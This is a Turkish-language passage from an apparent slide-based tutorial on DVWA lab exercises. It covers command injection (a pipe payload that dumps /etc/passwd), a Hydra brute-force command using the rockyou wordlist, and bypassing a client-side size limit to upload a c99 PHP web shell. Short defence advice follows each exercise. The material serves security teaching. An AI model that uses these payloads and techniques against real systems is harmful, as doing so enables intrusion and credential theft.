
Enter an IP address below:

submit

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
--- 8.8.8.8 ping statistics ---  
3 packets transmitted, 0 received, 100% packet loss, time 2010ms

**More info**

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>  
<http://www.ss64.com/bash/>  
<http://www.ss64.com/nt/>



## 9 - Command Execution Zayıflığı ve Hacking Amaçlı Kullanımı

### ➤ Command Execution – Low Level Uygulaması

Bu sefer input alanına **8.8.8.8 |cat /etc/passwd** yazıyorum. Görüldüğü üzere /etc/passwd içeriğini okuyabildim.

Bu uygulamada ki amacımı ulaştığımıza göre Command Execution – Medium Level Uygulamasına geçebiliriz.

**Vulnerability: Command Execution**

**Ping for FREE**

Enter an IP address below:

submit

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lpix:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
syslog:x:101:103:/home/syslog:/bin/false
messagebus:x:102:105:/var/run/dbus:/bin/false
whoopsie:x:103:106:/nonexistent:/bin/false
landscape:x:104:109:/var/lib/landscape:/bin/false
sshd:x:105:65534:/var/run/sshd:/usr/sbin/nologin
adeos:x:1000:1000:/home/adeos:/bin/bash
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
ftp:x:107:114:ftp daemon,,,:/srv/ftp:/bin/false
borsa:x:1001:1001:/home/borsa:/usr/sbin/nologin
```

## 9 - Command Execution Zafiyeti ve Hacking Amaçlı Kullanımı

### ➤ Command Execution – Medium Level Uygulaması

1. İlk olarak [DVWA](#)'ya girelim.
2. DVWA Security sekmesinden seviyeyi Medium yapalım.
3. Ardından yan menüde bulunan Command Execution'a tıklayalım.



Username

Password

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

## 9 - Command Execution Zafiyeti ve Hacking Amaçlı Kullanımı

### ➤ Command Execution – Medium Level Uygulaması

Kaynak kodumuzu incelemek için sağ altta bulunan View Source'a tıkladığımızda, kullanıcıdan gelen verinin `&&` ve `;` karakterleri temizlendikten sonra çalıştırıldığını görüyoruz.

Kullanıcıdan alınan veri içinden `&&` ve `;` karakterleri temizleniyor bu karakterlerde aynı satırda ikinci bir komut yazmaya yarayan karakterlerdir.

```
<?php  
if( isset( $_POST[ 'submit' ] ) ) {  
  
    $target = $_REQUEST[ 'ip' ];  
  
    // Remove any of the charactars in the array (blacklist).  
    $substitutions = array(  
        '&&' => '',  
        ';' => '',  
    );  
  
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );  
  
    // Determine OS and execute the ping command.  
    if (stristr(php_uname('s'), 'Windows NT')) {  
  
        $cmd = shell_exec( 'ping ' . $target );  
        echo '<pre>' . $cmd . '</pre>';  
    } else {  
  
        $cmd = shell_exec( 'ping -c 3 ' . $target );  
        echo '<pre>' . $cmd . '</pre>';  
    }  
}  
?>
```

## 9 - Command Execution Zafiyeti ve Hacking Amaçlı Kullanımı

### ➤ Command Execution –Medium Level Uygulaması

Sayfayı görüntülediğimiz de bizi bizden bir ip adresi isteyen bir alan karşılamakta. Şimdi sistemi keşfetmek amacıyla kendisine bir ip adresi yazıp sonucu görüntüleyeceğim.

The screenshot shows a web interface titled "Vulnerability: Command Execution". On the left, there is a vertical navigation menu with the following items: Home, Instructions, Setup, Brute Force, Command Execution (which is highlighted in green), CSRF, Insecure CAPTCHA, File Inclusion, and SQL Injection. The main content area has a heading "Ping for FREE" and a sub-instruction "Enter an IP address below:" followed by an input field and a "submit" button. Below this, there is a section titled "More info" with three links: <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>, <http://www.ss64.com/bash/>, and <http://www.ss64.com/nt/>.

## 9 - Command Execution Zafiyeti ve Hacking Amaçlı Kullanımı

### ➤ Command Execution – Medium Level Uygulaması

8.8.8.8 yazdım ve gönder dedikten sonra konsolda ping –c 3 8.8.8.8 komutunu çalıştırıldı sistemimiz ve sonucunu ekrana bastı. Bunu gördükten sonra temel konsol bilgisinden bildiğim bir bilgi aklıma geliyor yan yana farklı komutlar yazmak. Bunu sağlamak için komutların arasına | karakterini koyuyorduk bu durumda bu karakteri koyup farklı bir komut çalıştırabiliriz.

**Vulnerability: Command Execution**

**Ping for FREE**


Enter an IP address below:

submit

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
--- 8.8.8.8 ping statistics ---  
3 packets transmitted, 0 received, 100% packet loss, time 2010ms

**More info**

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>  
<http://www.ss64.com/bash/>  
<http://www.ss64.com/nt/>



# 9 - Command Execution Zayıflığı ve Hacking Amaçlı Kullanımı

- Command Execution – Medium Level Uygulaması

Bu sefer input alanına **8.8.8.8 |cat /etc/passwd** yazıyorum. Görüldüğü üzere /etc/passwd içeriğini okuyabildim.

Bu uygulamada ki amacımıza ulaştık.

**Vulnerability: Command Execution**

**Ping for FREE**

Enter an IP address below:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lpix:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
syslog:x:101:103:/home/syslog:/bin/false
messagebus:x:102:105:/var/run/dbus:/bin/false
whoopsie:x:103:106:/nonexistent:/bin/false
landscape:x:104:109:/var/lib/landscape:/bin/false
sshd:x:105:65534:/var/run/sshd:/usr/sbin/nologin
adeos:x:1000:1000:/home/adeos:/bin/bash
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
ftp:x:107:114:ftp daemon,,,:/srv/ftp:/bin/false
borsa:x:1001:1001:/home/borsa:/usr/sbin/nologin
```

## 9 - Command Execution Zafiyeti ve Hacking Amaçlı Kullanımı

### ➤ Command Execution Korunma Yolları

1. Mümkün olduğunda kullanıcıdan alınan bir veri Shell'e düşürülmemelidir.
2. Kullanıcıdan alınan veri hangi formatta olması gerekiyor ise o format uyumluluğu aranmalıdır.

### ➤ Sonuç olarak

Orta seviyede rastlanan bu zafiyet sıkı kontroller gerektiren bir zafiyettir bu yüzden mümkün olduğunda Shell'de komut çalıştırılmamalıdır eğer çalıştırılması gerekiyorsa bir whitelist yapıp orada ki karakterlerin yerine yerine izin verilmelidir. Bu zafiyet yüzünden sisteminizin kontrolünü saldırgana verebilirsiniz.

# Brute Force Zafiyeti ve Hacking Amaçlı Kullanımı

## 10 – Brute Force Zayıflığı ve Hacking Amaçlı Kullanımı

### ➤ Nedir?

Brute Force zayıflığı sisteme seri bir şekilde kimlik doğrulama denemesi yapılmasıdır. Bu saldırının sonucunda sistem kaynakları kullanılmakta olduğu için seri istekler sistemi etkileyeyecek ve bir süre sonra sistemin aksamasına bile neden olabilecek seviyeye gelebilecektir.

## 10 – Brute Force Zafiyeti ve Hacking Amaçlı Kullanımı

➤ Neler Yapılabilir?

1. Sistemde bulunan kullanıcıların parolaları deneme yanlışına saldırıları ile bulunabilir.
2. Sistem kaynakları tükeneceği için sistem aksayabilir ve servis dışı kalabilir.

## 10 – Brute Force Zafiyeti ve Hacking Amaçlı Kullanımı

➤ Brute Force – Low Level Uygulaması

1. İlk olarak [DVWA](#)'ya girelim.
2. DVWA Security sekmesinden seviyeyi Low yapalım.
3. Ardından yan menüde bulunan Brute Force'ye tıklayalım.



Username

Password

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

# 10 – Brute Force Zayıflığı ve Hacking Amaçlı Kullanımı

## ➤ Brute Force – Low Level Uygulaması

Kaynak kodumuzu incelemek için sağ altta bulunan View Source'a tıkladığımızda, kullanıcıdan gelen verinin doğruluk yanlışlık kontrolü yapılpip direkt geriye döndürülüyor.

Kullanıcıdan gelen veri doğru mu yanlış mı kontrolü yapılpip direkt geriye döndürülüyor.

```
<?php

if( isset( $_GET['Login'] ) ) {

    $user = $_GET['username'];

    $pass = $_GET['password'];
    $pass = md5($pass);

    $qry = "SELECT * FROM `users` WHERE user='$user' AND password='$pass';";
    $result = mysql_query( $qry ) or die( '<pre>' . mysql_error() . '</pre>' );

    if( $result && mysql_num_rows( $result ) == 1 ) {
        // Get users details
        $i=0; // Bug fix.
        $avatar = mysql_result( $result, $i, "avatar" );

        // Login Successful
        echo "<p>Welcome to the password protected area " . $user . "</p>";
        echo '';
    } else {
        //Login failed
        echo "<pre><br>Username and/or password incorrect.</pre>";
    }

    mysql_close();
}

?>
```

# 10 – Brute Force Zayıflığı ve Hacking Amaçlı Kullanımı

## ➤ Brute Force – Low Level Uygulaması

Sayfayı görüntülediğimiz de bizi bizden bir kullanıcı adı ve parola isteyen bir panel bizi karşılıyor. Keşif amaçlı olarak admin ve password değerlerini girip bilgiler doğru mu diye kontrol edeceğim aynı zamanda f12'ye basıp ağ'a tıklıyor ve oluşacak ağ trafigini inceleyeceğim..

The screenshot shows a web interface for testing security vulnerabilities. On the left is a vertical menu bar with the following items:

- Home
- Instructions
- Setup
- Brute Force** (highlighted in green)
- Command Execution
- CSRF
- Insecure CAPTCHA
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored

The main content area has a title **Vulnerability: Brute Force**. Below it is a **Login** form with fields for **Username** and **Password**, and a **Login** button.

Below the login form is a section titled **More info** containing three links:

- [http://www.owasp.org/index.php/Testing\\_for\\_Brute\\_Force\\_%28OWASP-AT-004%29](http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29)
- <http://www.securityfocus.com/infocus/1192>
- <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

# 10 – Brute Force Zayıflığı ve Hacking Amaçlı Kullanımı

## ➤ Brute Force – Low Level Uygulaması

Görüldüğü üzere gerçek veriler ile giriş sağlanabilmekte bu durumda bu url'e seri seri istekler atsak ne olur? Parolasını bilmemişiz bir kullanıcı için brute force saldırısı yapıp gerçek parolasını edinebiliriz. Bunun için Hydra uygulamasını kullanacağız. Hydra bir çok kullanıcı parola saldırısı işlemlerinde kullanılan bir uygulamadır.

The screenshot shows the Hydra tool interface. On the left, there's a sidebar with navigation links: Home, Instructions, Setup, Brute Force (which is highlighted in green), Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, and SQL Injection. Below the sidebar is a toolbar with icons for Denetçi (Debugger), Konsol (Console), Hata ayıklayıcı (Breakpoint), Stil editörü (Style Editor), Performans (Performance), and Ağ (Network). The main area has tabs for Üst Bilgiler (Header), Çerezler (Cookies), Parametreler (Parameters), Yanıt (Response), Zamanlamalar (Timings), and Ön izleme (Previews). The Ağ tab is selected. It displays a list of requests:

✓	Yöntem	Dosya
200	GET	/vulnerabilities/brute/?username=admin&password=password&Login=Login#
404	GET	admin.jpg
200	GET	main.css
200	GET	dvwaPage.js
200	GET	main.css
200	GET	main.css

Below the requests, the "Üst Bilgiler" tab shows the request header details:

```
İstek URL'si: http://23.102.9.62/vulnerabilities/brute/?username=admin&password=password&Login=Login#
İstek yöntemi: GET
Uzak adres: 23.102.9.62:80
Durum kodu: 200 OK
Düzenle ve yeniden gönder Ham üst bilg
Üst bilgiyi filtrele
Pragma: "no-cache"
Server: "Apache/2.2.22 (Ubuntu)"
Vary: "Accept-Encoding"
X-Powered-By: "PHP/5.3.10-1ubuntu3.18"
İstek üst bilgileri (0,475 KB)
Host: "23.102.9.62"
User-Agent: "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:40.0) Gecko/20100101 Firefox/40.0"
Accept: "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8"
Accept-Language: "tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3"
Accept-Encoding: "gzip, deflate"
Referer: "http://23.102.9.62/vulnerabilities/brute/"
Cookie: "PHPSESSID=89kj674a3ou1adhres4h2c7e1; security=low"
Connection: "keep-alive"
```

## 10 – Brute Force Zafiyeti ve Hacking Amaçlı Kullanımı

### ➤ Brute Force – Low Level Uygulaması

İlk olarak deneme yanlışma saldırımızda kullanacak olduğumuz wordlist’imizi rockyou’yu sıkıştırılmış halinden kurataralım. Bunun için `gzip -d /usr/share/wordlists/rockyou.txt.gz` yazıp çalıştırıyoruz.

```
root@kali:~# gzip -d /usr/share/wordlists/rockyou.txt.gz
root@kali:~#
```

# 10 – Brute Force Zafiyeti ve Hacking Amaçlı Kullanımı

## ➤ Brute Force – Low Level Uygulaması

Unutmamamız gereken şey bu uygulamanın login yapıldıktan sonra çalıştırılabilir olması. Bu yüzden session id mizi hydra'ya belirtip çalıştırmalıyız. Hydra'yı gerekli parametreler ile çalıştırıp saldırımızı başlatalım.

Parametrelerimiz:

Hydra [HEDEF IP] –l [USERNAME] –P [PASSWORD WORD LIST] http-get-form " [HEDEF SITE SORGU LINKI]  
:Username and/or password incorrect.:H=Cookie: [COOKIE] « Hedef site sorgu linkinde User adının geleceği yere  
^User^, Password'ün geleceği yere ^PASS^ yazıyoruz.

```
root@kali:~# hydra 23.102.9.62 -l admin -P /usr/share/wordlists/rockyou.txt http-get-form "/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Lo
gin=Login:Username and/or password incorrect.:H=Cookie: PHPSESSID=89kj674a3ou1adhres4h2c7e1; security=low"
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2015-09-02 21:01:47
[DATA] max 16 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~14008 tries per task
[DATA] attacking service http-get-form on port 80
[80][http-get-form] host: 23.102.9.62    login: admin    password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2015-09-02 21:01:50
root@kali:~#
```

Görülüdü üzere deneme sonucu admin'in parolasını gayet hızlı bir şekilde bulundu. Bu uygulamada hedefimize ulaştık medium level'ide aynı şekilde geçebilirsiniz.

## 10 – Brute Force Zafiyeti ve Hacking Amaçlı Kullanımı

### ➤ Command Execution Korunma Yolları

1. Yanlış parola veya kullanıcı adı saldırılarında IP ve çerez bazlı bir limit konulmalıdır, bu limit dolduğunda sonra ki denemeler için captcha koruması yapılmalıdır.

### ➤ Sonuç olarak

Sıklıkla rastlanan bu zafiyet yüzünden kullanıcı parolarının tespit edilmesi veya sisteminizin servis dışı kalmasına neden olabilirsiniz.

# File Upload Zayıflığı ve Hacking Amaçlı Kullanımı

## 11 – File Upload Zafiyeti ve Hacking Amaçlı Kullanımı

### ➤ Nedir?

File Upload zafiyeti sisteme yüklenen dosyanın yeterli şekilde kontrol edilememiştiyle oluşan bir zafiyettir. Normalde sadece resim yüklenmesi gereken bir yerden yetersiz sınırlandırma nedeni ile web shell upload edilmesi buna örnek olarak verilebilir.

## 11 – File Upload Zafiyeti ve Hacking Amaçlı Kullanımı

➤ Neler Yapılabilir?

1. Sisteme web shell veya farklı bir zararlı koyularak sistem ele geçirilebilir.

# 11 – File Upload Zafiyeti ve Hacking Amaçlı Kullanımı

## ➤ Upload – Low Level Uygulaması

1. İlk olarak [DVWA](#)'ya girelim.
2. DVWA Security sekmesinden seviyeyi Low yapalım.
3. Ardından yan menüde bulunan Upload'a tıklayalım.



Username

Password

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

## 11 – File Upload Zafiyeti ve Hacking Amaçlı Kullanımı

### ➤ Upload – Low Level Uygulaması

Kaynak kodumuzu incelemek için sağ altta bulunan View Source'a tıkladığımızda, kullanıcıdan gelen dosyanın direkt kabul edildiğini görüyoruz.

```
<?php
    if (isset($_POST['Upload'])) {

        $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
        $target_path = $target_path . basename( $_FILES['uploaded']['name']);

        if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) {

            echo '<pre>';
            echo 'Your image was not uploaded.';
            echo '</pre>';

        } else {

            echo '<pre>';
            echo $target_path . ' successfully uploaded!';
            echo '</pre>';

        }

    }

?>
```

Kullanıcıdan gelen dosya herhangi bir filtreye  
sokulmadan kaydedilmekte.

# 11 – File Upload Zafiyeti ve Hacking Amaçlı Kullanımı

## ➤ Upload – Low Level Uygulaması

Sayfayı görüntülediğimiz de bizden bir adet resim upload etmemizi istiyor. Keşif amaçlı olarak bir resim upload ediyor ve sonucuna bakıyorum.

The screenshot shows a web application interface with a sidebar menu and a main content area. The sidebar on the left contains the following menu items:

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- Insecure CAPTCHA
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload** (highlighted in green)
- XSS reflected
- XSS stored

The main content area has a title "Vulnerability: File Upload". Below the title is a form field labeled "Choose an image to upload:" with a "Gözat..." button. A message "Hiçbir dosya seçilmedi." is displayed next to the button. Below this is another message "Hiçbir dosya seçilmedi." next to an "Upload" button. At the bottom of the content area, there is a section titled "More info" followed by three links:

- [http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)
- <http://blogs.securiteam.com/index.php/archives/1268>
- <http://www.acunetix.com/websitetecurity/upload-forms-threat.htm>

# 11 – File Upload Zafiyeti ve Hacking Amaçlı Kullanımı

## ➤ Upload – Low Level Uygulaması

Gönderdiğim png dosyasını yükleyemedi. Hemen kaynağı görüntüleden bakıyoruz ve MAX\_FILE\_SIZE’ı görüyoruz. Burada ki 100000 değerini 300000 yapıyoruz.

The screenshot displays a web application interface titled "Vulnerability: File Upload". On the left, there is a navigation menu with options: Home, Instructions, Setup, Brute Force, Command Execution, and CSRF. The main content area has a heading "Choose an image to upload:" followed by a "Gözat..." button and a message "Hiçbir dosya seçilmedi.". Below this is an "Upload" button. A red message at the bottom states "Your image was not uploaded." At the bottom of the page, there is a footer with links: Denetçi, Konsol, Hata ayıklayıcı, Stil editörü, Performans, Ağ, Kurallar, and Hesaplanan. The developer tools' DOM inspector is open, showing the HTML structure of the page. The CSS styles panel on the right shows some styling for input fields and body elements.

# 11 – File Upload Zafiyeti ve Hacking Amaçlı Kullanımı

## ➤ Upload – Low Level Uygulaması

Bu istemci taraflı kontrolü bypass etmem sonrası gönderdiğim png dosyasını direk yükledi ve bana linkini döndürdü.

Home  
Instructions  
Setup  
  
Brute Force  
Command Execution  
CSRF  
Insecure CAPTCHA  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
**Upload**  
XSS reflected  
XSS stored


### Vulnerability: File Upload

Choose an image to upload:  
 Hiçbir dosya seçilmedi.

.../.../hackable/uploads/adeo.png successfully uploaded!

**More info**

[http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)  
<http://blogs.securiteam.com/index.php/archives/1268>  
<http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>



Peki ya resim yerine php bir web shell gönderirsek sonuç ne olacak? Hemen deneyelim.

# 11 – File Upload Zafiyeti ve Hacking Amaçlı Kullanımı

## ➤ Upload – Low Level Uygulaması

İstemci taraflı kontrolü tekrar bypass ettikten sonra gönderdiğim shell dosyası direk olarak içeriye girdi.  
Bundan sonrası sizin web shell ile yapabileceklerinize kalıyor 😊

**Vulnerability: File Upload**

Choose an image to upload:  
 Hiçbir dosya seçilmedi.

.../.../hackable/uploads/c99.php successfully uploaded!

**More info**

[http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)  
<http://blogs.securiteam.com/index.php/archives/1268>  
<http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>

23.102.9.62/hackable/uploads/c99.php

**!c99Shell v. 1.0 pre-release build #16!**

Software: Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.18  
uname -a: Linux adeolabs 3.2.0-38-virtual #61-Ubuntu SMP Tue Feb 19 12:37:47 UTC 2013 x86\_64  
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Safe-mode:

/var/www/hackable/uploads/

Free 26.38 GB of 29.52 GB (89.37%)

Owned by hacker

Listing folder (10 files and 0 folders):

Name	Size	Modify	Owner/Group	Perms
..	LINK	19.05.2015 19:48:24	adeos/adeos	rwxrwxrwx
.	LINK	02.09.2015 22:57:05	adeos/adeos	rwxrwxrwx
2ef20f.jpg	22.44 KB	19.05.2015 20:50:02	www-data/www-data	r--r--r--
150119102617604.aspx	71.31 KB	25.06.2015 13:49:47	www-data/www-data	r--r--r--
adeo.png	15.33 KB	02.09.2015 22:31:28	www-data/www-data	r--r--r--
c99.php	158.82 KB	02.09.2015 22:57:05	www-data/www-data	r--r--r--
dancing-banana.gif	70.08 KB	19.05.2015 20:55:50	www-data/www-data	r--r--r--
dancing-banana.php.gif	70.08 KB	05.06.2015 13:43:32	www-data/www-data	r--r--r--
dwva_email.png	667 B	19.05.2015 19:48:28	adeos/adeos	r--r--r--
log.php	279.39 KB	19.05.2015 21:45:59	www-data/www-data	r--r--r--
r57.php	104.85 KB	02.09.2015 22:49:40	www-data/www-data	r--r--r--
s1.php	24.94 KB	25.06.2015 13:44:00	www-data/www-data	r--r--r--

Select all   Unselect all

Bu uygulamada ki hedefimize ulaştığımıza göre şimdi Upload – Medium Level uygulamasına geçebiliriz.

# 11 – File Upload Zafiyeti ve Hacking Amaçlı Kullanımı

## ➤ Upload – Medium Level Uygulaması
